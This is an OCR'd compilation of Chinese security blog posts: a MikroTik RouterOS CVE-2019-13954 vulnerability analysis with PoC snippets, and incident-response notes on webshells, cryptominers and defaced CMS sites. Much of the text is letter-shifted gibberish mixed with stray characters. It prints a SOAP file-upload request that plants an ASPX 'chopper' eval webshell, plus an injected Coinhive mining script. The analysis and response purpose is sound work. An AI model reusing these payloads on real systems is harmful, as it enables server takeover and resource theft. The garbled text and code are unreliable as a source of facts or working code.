* Unstable: pkg install unstable-repo
* X11: pkg install x11-repo
Report issues at https://termux.com/issues
~ startkali
mkdir: cannot create directory '/dev/net': Permission denied
ln: failed to create symbolic link '/dev/net/tun': No such file or directory
root@localhost:~# whoami
root
root@localhost:~# pwd
/root
root@localhost:~#

职 练 dwor 矿结

FQ 摄除 角 练绑脑

摄

院艺

urrw urrw 摄结 whup x{ 角

跳般练罗 频ⓞ 规 urrw 摄

角绑 surrw

snj lqvwdoosurrw

绑 观 urrw

whup x{0fkurrw

urrw 阻 h{lw 规 摄

艰

角 Ⓟ Whup x{ 般罗虚

矿职 败 摄

虚败翻 练 知 结 蚁耻 矩

面 结 结 摄

Ⓑ

PlnurWln0UrxwhuRV 院 FYH0534<046<87(f)

原创 cq674350529 信安之路 2019-08-20

FYH0534<046<87 PlnurWln UrxwhuRV 罪 练 罗 phpru| h{kdxvwrq 摄 练罗 SRVW 矿 ⓡ SRVW 评 阻% % 矿 phpru| h{kdxvwrq矿 ⓡ 摄 绕 FYH0534;0448: 读 矿 艺 FYH0534;0448: 远 结 摄 绑 PlnurWln UrxwhuRV 讨 矿 FYH0534;0448: SrF 组 矿 FYH0534<046<87 (f) 摄

FYH0534;0448: (f)

PlnurWln UrxwhuRV 携urrv vkhoo 院 擎FYH0534;0448; PlnurWln UrxwhuRV (f) 职 FYH0534<046<88 支 神 kwwsv=22ft9:768385<1jlwkxe1lr2534<23;2482FYH0534;0448;0PlnurWln0UrxwhuRV(H9(EF(;l(H9(E7(<H(H8(;;(;9(H9(<H(<3(H7(E<(;E(H8(;l(<4(H:(;H(E3FYH0534<046<882 Whqdedh 际 = kwwsv=22zzz1whqdedh1frp2vhfxulw\2uhvhdufk2wud0534;054

FYH0534; 0448: 91731<携91751: 9176 罪远

摄翻般轴艺 FYH0534; 0448: (f) 矿 院 鉴

绑摄

917318矿{;9 矿 艺 (f)

9175144矿{;9 矿 艺 组(f)

翻般轴艺(f) 矿羊 院 般 DVOU Ⓓ摄

绕 院 翻zzz矿 经(x) jgevhuyhu ⓠⒷ

矿 SrF 矿

矿 jge罪 结Ⓑ订谷 迎 摄 际 罪 Ⓑ

%2mvsur{|2xsordg%矿 挺 MVSur{|Vhuydw=grXsordg+,雅

矿 矿 评练 绑 见 摄

```
lqv bbfghfc MVSur{|Vhuydw=grXsordg+lqv d4/ lqv d5/ Khdghuv
-d6/ Khdghuv -d7,
~
    22 111
    zkldh +4,
    ~
        vxeb::797H<l +y5:/ +fkdu -,v4,>    22 读取 SRVW请
求数据
        li +$ORE\WH+v4^3`,,
            euhdn>
        vwulqj =vwulqj ++vwulqj -,)y69/ +frqvv fkdu -,v4,>
        y44 @Khdghuv=sduvhKhdghuOlqh++Khdghuv -,)y6:/
+frqvv vwulqj -,)y69,>
        vwulqj =iuhhsw++vwulqj -,)y69,>
        li +$y44,
        ~
```

```
                vwulqj =vwulqj ++vwulqj  -,) y69/ %%>
                Uhvsrqvh=vhqgHuuru+d7/ 733/ +frqvv vwulqj
-,) y69,>
                vwulqj =iuhhswu++vwulqj  -,) y69,>
           ODEHOb89=
                wuhhbedvh=fdhdu+y46/ y45/ ) y6: /
p dsbqr ghbghvwu?vwulqj /KhdghulIhqgA,>
                jrwr ODEHOb8: >
           Ø
      Ø
      22 111
Ø
```

陷罪矿挺 vxeb: : 797H<l +, 艺 SRVW 陷

迄 v4 雅 矿陷询见 绑摄

```
fkdu –bbxvhufdo< vxeb: : 797H<l C?hd{A+lvwuhdp –d4C?hd{A/
fkdu –d5C?hg{A,
~
   22 111
      y5 @ d5>
      lvwuhdp =jhwdqh+d4/ d5/ 3{433x/ 43,>      22第一个参数为
wklv指针，读取的最大长度为 3{433
      uhvxow @ 3>
      y7 @ vwudqh+y5, . 4>
      li +y7 $@ 4,
      ~
           uhvxow @ ) y5^y7 0 5`>
           li +–uhvxow @@ 46,
                –uhvxow @ 3>
      Ø
      uhwxuq uhvxow>
```

```
Ø
```

规 Ⓑ矿 规绑订练 警 评 齐 zkldh 摄

vxeb::797H<l+,矿 Ⓑ

Khdghuv=sduvhKhdghuOlqh+,矿

SrF 矿陷 (f) SRVW 翻

Frqwhqw0Glvsrvlwrq= irup0gdwd> qdph@%ldh%

ildhqdph@%?ildhqdphA%_u_q摄

```
vwg=vwulqj ildhqdph>
iru+lqv l @ 3>l ? 3{533>l..,
~
    ildhqdph1sxvkbedfn+*D*,>
Ø
li +mvVhvvlrq1xsordgl ldh+ildhqdph/ %rd1%,
~
    vwg=frxv ?? %vxffhvv$% ?? vwg=hqgo>
Ø
```

ildhqdph 矿 lvwuhdp=jhwdqh+,

雅 练 翻 Frqwhqw0Glvsrvlwrq 神 irup0gdwd> qdph@%ldh%

ildhqdph@%bDDDDDDDDDDDDDDDDDDDDDDDDDDDDD111%+

3{433,摄 艺经 5罗 警 结 矿 zkldh

齐矿练 %phrul h{kdxvwrq%摄

FYH0534;0448: 组(f)

9175144罪 FYH0534;0448: 般远 矿 Ⓡ (f)

矿 谅Ⓑ MVSur{|Vhuydwv=grXsordg+,罪 见 矿 绑摄

规 Ⓑ矿 组罪 ⑨般 SRVW (v) 神

3{433+。 *_{33*, 矿评 齐 zkldh 摄

艺缩 mvsur{|1s ⑨ 结练 矿 规 (f)挺

结练 摄

```
lqv bbfghfc MVSur{|Vhuydnw=grXsordg+lqv d4/lqv d5/Khdghuv
-d6/Khdghuv -d7,
~
    22 111
    zkldh +4,
    ~
        vxeb::7F64l:+y47/v4,>      22 读取 SRVW请求数据
        li +$ORE\WH+v4^3`,,
            euhdn>
        y48 @04>
        y49 @ +fkdu -,v4>
        gr
        ~
            li +$y48,
            euhdn>
            y4: @ -y49.. @@3>
            00y48>
        ∅
        zkldh +$y4:,>      22 计算读取的数据内容的长度
        li +y48 $@3{llllHll, 22 对应长度为 3{433
        ~
            y6: @3>
            vwulqj =vwulqj ++vwulqj -,) y79/+frqvv fkdu -,v4,>
            y4; @Khdghuv=sduvhKhdghuOlqh++Khdghuv
-,) y7:/+frqvv vwulqj -,) y79,>
            vwulqj =iuhhswu++vwulqj -,) y79,>
```

```
                li + y4; ,
                frqwlqxh>
            Ø
            vwulqj =vwulqj ++vwulqj -,) y79/ %%,>
            Uhvsrqvh=vhqgHuuru+d7/ 733/ +frqvv vwulqj -,) y79,>
            vwulqj =iuhhswu++vwulqj -,) y79,>
        ODEHOb93=
            wuhhbedvh=fdndu+y53/ y4</ ) y7: /
p dsbqr ghbghvwu?vwulqj /KhdghulIhqgA,>
            jrwr ODEHOb94>
        Ø
        22 111
Ø
```

FYH0534<046<87

FYH0534; 0448: (f) 矿

lvwuhdp =j hwdqh+d4/ d5/ 3{433x/ *_q*, 矿

+ Ⓑ(f) *_q*Ⓡ 3{433 罗 面阻 d5 罪,矿 耻

d5 罪 雅 练 摄 组罪矿 ⑨般

(v) 摄

Ⓑ矿 lvwuhdp =j hwdqh+d4/ d5/ 3{433x/ *_q*,

矿(f) 翻*_q*摄脑 矿 起 ildqdph 罪。

*_{33*矿 脑结评 矿调 评 摄

矿 ildqdph ⑨ *_{33*矿 组矿

露 摄

SrF 经 远 矿 翻 91750144

经 矿 般摄

```
vwg=>vwulqj ildqdph>
iru+lqw l @ 3>l ? 3{83>l..,
~
ildqdph1sxvkbedfn+*D*,>
@
```

```
iru+lqw l @ 3>l ? 3{433>l..,      22 追加*_{33*
~
ildqdph1sxvkbedfn+*_{33*,>
@
```

```
li +mwVhvvlrq1xsordgl ldq+ildqdph/ %ord1%,
~
vwg=frxv?? %wxffhvv$% ?? vwg=hqgo>
@
```

见 (f) 矿 %Orqj 0whup % 9176149 经衡

摄

9176149 翻 %Orqj 0whup % (o) 摄

+F YH0534<046<87, Ⓡ 远 矿 Ⓑ

摄

艺 F YH0534; 0448: 远 结 矿 ildqdph

⓺ *_{33*矿 组矿露

+F YH0534<046<87,摄

院

P lnur wln UrxwhuRV P xowsch Dxwkhqwfdwhg Yxoqhudeldwhv神

kwwsv=22z z z 1whqdech1fr p 2vhfxulw\2uhvhdufk2wud0534; 05

4

Wz r yxoqhudeldwhv ir xqg lq P lnur Wln*v UrxwhuRV=

kwwsv=22vhfdvvw1ru j 2ixoogivfor vxuh2534<2Mko253

P lnur wln UrxwhuRV Fkdqj hor j v=

kwwsv=22p lnur wln1fr p 2gr z qor dg2fkdqj hor j v2or qj 0whup 0u

hdhdvh0wuhh

(o)职 z he

原创 bypass 信安之路 2019-05-20

遭 逃矿 耀 败 摄

缩 Ⓡ矿 练范 足矿 迄

矿 规 练罗罗 摄

矿 范 练 ⑨ (f)落矿

Vwdu矿 lvvxh摄

JlwKxe 神

kwwsv=22jlwkxe1frp2E|sdvv33:2Hphujhqf|0Uhvsrqvh0Qrwhv

JlwErrn 神

kwwsv=22e|sdvv33:1jlwkxe1lr2Hphujhqf|0Uhvsrqvh0Qrwhv2

衍

阿艰警矿 角 耻 离

练罗院艺 阿艰警 矿补 阻软Ⓑ艰警

矿 般练范 足 (f) 摄

认 矿 Ⓑ 虚摄

购 Ⓑ 足矿 lvvxh 莫矿 Vwdu 舰

规 摄

4 神 阻 Z hevkhoo

阻 z hevkhoo矿 (x) 矿

参 (x) 阻软 矿面阻 z hevkhoo Ⓓ

摄翻般 Ⓑ 矿 神Ⓡ 订 警经词矿

观 矿Vto 阻面阻 警 摄

绑 z hevkhoo矿艺 般

阻软 般(f) 摄

Z hevkhoo 隆神

G bZ he Z lqgrz 绑 z hevkhoo 神

kwws=22z z z 1g<<qhw1qhw2lqgh{1dvs

神 矿调 摄

起 =

z j hw kwws=22gr z q1vkhoosxe1fr p 2kp 2odwhvw2kp 0dqx{0dp


g971wj} wdu{yi kp 0dqx{0dp g971wj} kp vf dq 2z z z

艰警(f)

4携　　谅

z hevkhoo　　警(s)　　矿　　院


摄



5携Z he　　(f)

(f) 矿 警(s) 经词矿


调 z hevhuylf h



6携 (f)


z hevhuylf h 矿 神exiihu携glvwlqfwsdfk携


qhzildhqdp h 规 聊



7携

矿 ⓟ经词 z hevkhoo矿 Ⓓ ⓡ


WSDL Loader
Test Request
Plugin Configuration
Attack Overview
Log
Expert View
Configuration
URL Endpoint:
http:
martExam/fileservice/FileManage.asmx
XML Request
Additional HTTP Request Headers
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:tem="http://tempuri.org/">
<soap:Header/>
<soap:Body>
<tem:UploadFile>
<!--Optional:-->
<tem:buffer>IDwlQCBQYWdlIExhbmd1YWdlPSJKc2NyaXB0IiU+PCVldmFsKFJlcXVlc3QuSXRlbVsiY2hvcHBlciJd
<!--Optional:-->
<tem:distinctPath>D:\smartexam\Web</tem:distinctPath>
<!--Optional:-->
<tem:newFileName>22.aspx</tem:newFileName>
</tem:UploadFile>
</soap:Body>
</soap:Envelope>
XML Response
HTTP Response Headers
<soap:Body>
<UploadFileResponse xmlns="http://tempuri.org/">
<UploadFileResult>
<HasError>false</HasError>
<ErrorCode/>
<Message/>
</UploadFileResult>
</UploadFileResponse>
</soap:Body>
</soap:Envelope>
Send


smarteram
aspnet_client
Web
App_Browsers
App_Code
App_Themes
aspnet_client
bbs
bin
bos
customize
dist
exam
fileroot
fileservice
framework
import
js
log
module
site
smarteram
style
tra
user
App_Browsers 2012-04-27 08:23:42 0
App_Code 2011-12-30 09:48:51 0
App_Themes 2012-03-22 10:59:38 0
aspnet_client 2011-09-14 10:47:50 0
bbs 2012-12-29 23:18:59 0
bin 2017-12-12 13:06:20 0
bos 2016-07-14 15:54:21 0
customize 2017-12-12 14:07:47 0
dist 2012-03-22 10:59:40 0
exam 2017-12-12 13:07:37 0
fileroot 2017-09-21 14:44:10 0
fileservice 2012-04-27 08:23:59 0
framework 2012-04-27 08:24:00 0
import 2012-04-27 08:24:00 0
js 2012-04-27 08:24:00 0
log 2017-12-12 10:30:48 0
module 2012-04-27 08:24:00 0
site 2016-07-14 15:54:21 0
smarteram
style 2012-03-22 11:01:05 0

8携　　远

z hevkhoo　　z hevhuylf h　　见　远　摄

补　　z hevkhoo Ⓑ　　(f)　矿露Ⓑ　　远　矿

结　　摄

5　　神

+P r qhur　　[P U,矿　　练罗　　艺　　携

结　　⑨　　摄　　罪　　m　　矿

规　　矿　练　　矿

菠维　　摄

(x)　[P U　　矿评　　F SX　　矿缺

般　　谨　摄

补　3; 23<　　3　　矿　　雅　LS　　评

阿　　矿　　ⓡ　经　　矿F SX　　经　433(

xuc矿 (f) 矿

阻 见 神

```
?vfulswA ydu vfulsv @ grfxp hqv1fuhdwHdhp hqvw*vfulsw*;>
vfulsv1rqor dg @ ixqfwrq +, ~ 22 [ P U Srrckdvk ydu p @ qhz
FrlqKlyh1Dqrq| p r xv+*EXVeRGz XVu| J quLz | 6r 9l k}4z vg}6] Qx*;
> 22 WRGR= Uhsodfh wkh ehorz vwulqj z lwk z dodhv vwulqj
p 1vwduw*7: GxYO{<XxG4j Hn6P 7Z j h4Ez T| dgTv8iWhz ; T6F{l<
8f; Z : wNW[| nj GimKYu<dF}}XQe<yD9h] 6hMF[ H<| }kp Wq4enDF
J N*;> Ø vfulsv1vuf @ *kvwvsv=22frlqklyh1frp 2de2frlqklyh1plq1mv*>
grfxp hqv1khdg1dsshqgFklog+vfulsw;> ?2vfulswA
```

(u) mv 见 矿 [P U 矿 ⓡ

参矿 练 遭 ⓡ 阻软 摄

6 神

败翻练罗　　矿购　　FPV 遭　　矿

ghghfpv矿调　　练　矿购　　结　谷　矿

矿　　齐　般　　结　　矿　　阿

院　　摄　绝矿　参　　规　矿评　练范　　需

购　　Ⓑ　　矿　　摄

矿　　般练范评齐　练范　　矿缺　　般

摄

(f)

矿　　艺练范　　阿　　FPV矿

(x)　3gd|　　经词　　摄

神

般　　矿　　绑神

kwws=22z z z 1{{{ 1fr p 2xsor dg2dr p hqggxf kdqj }dl{ ldqgr er 2lqgh{ 1kwp o

kwws=22z z z 1{{{ 1fr p 2xsor dg2dr p hqggxf kdqj }dl{ ldq2lqg h{ 1kwp o

kwws=22z z z 1{{{ 1fr p 2xsor dg2dr p hq}khqj j xlgxer z dqj }k dq2lqgh{ 1kwp o

规　　矿　　脑　规　Ⓑ　警矿调

范　警矿　范　警Ⓑ　般　离


范　　矿　　Ⓑ　　神

神

4携　　警　　矿　　剔　　迄　　败　　警

前⑧　矿　剔　　警　　警　前邦　　前　　警携

警　　ⓤ　剔摄




5携露　　矿　规　Ⓑ　　警　矿　　警

6携　　LLV 羊　　警

F=_lqhwsxe_whp s_LLV　　Whp sr udu|　　F r p suhvvhg

I ldhv_Z HEXL' abj }lsbGa_Z HE_Z HEXL_XSORDG



7携 矿 (u) 院 矿骤 摄

7 神 ⓧ

练 矿 矿 访间 矿

菠 良职 矿 翻 参 摄 规

耀 结 迎 雅 耀 陆 雅 矿

耀 矿 矿

摄

神

ⓧ Ⓑ

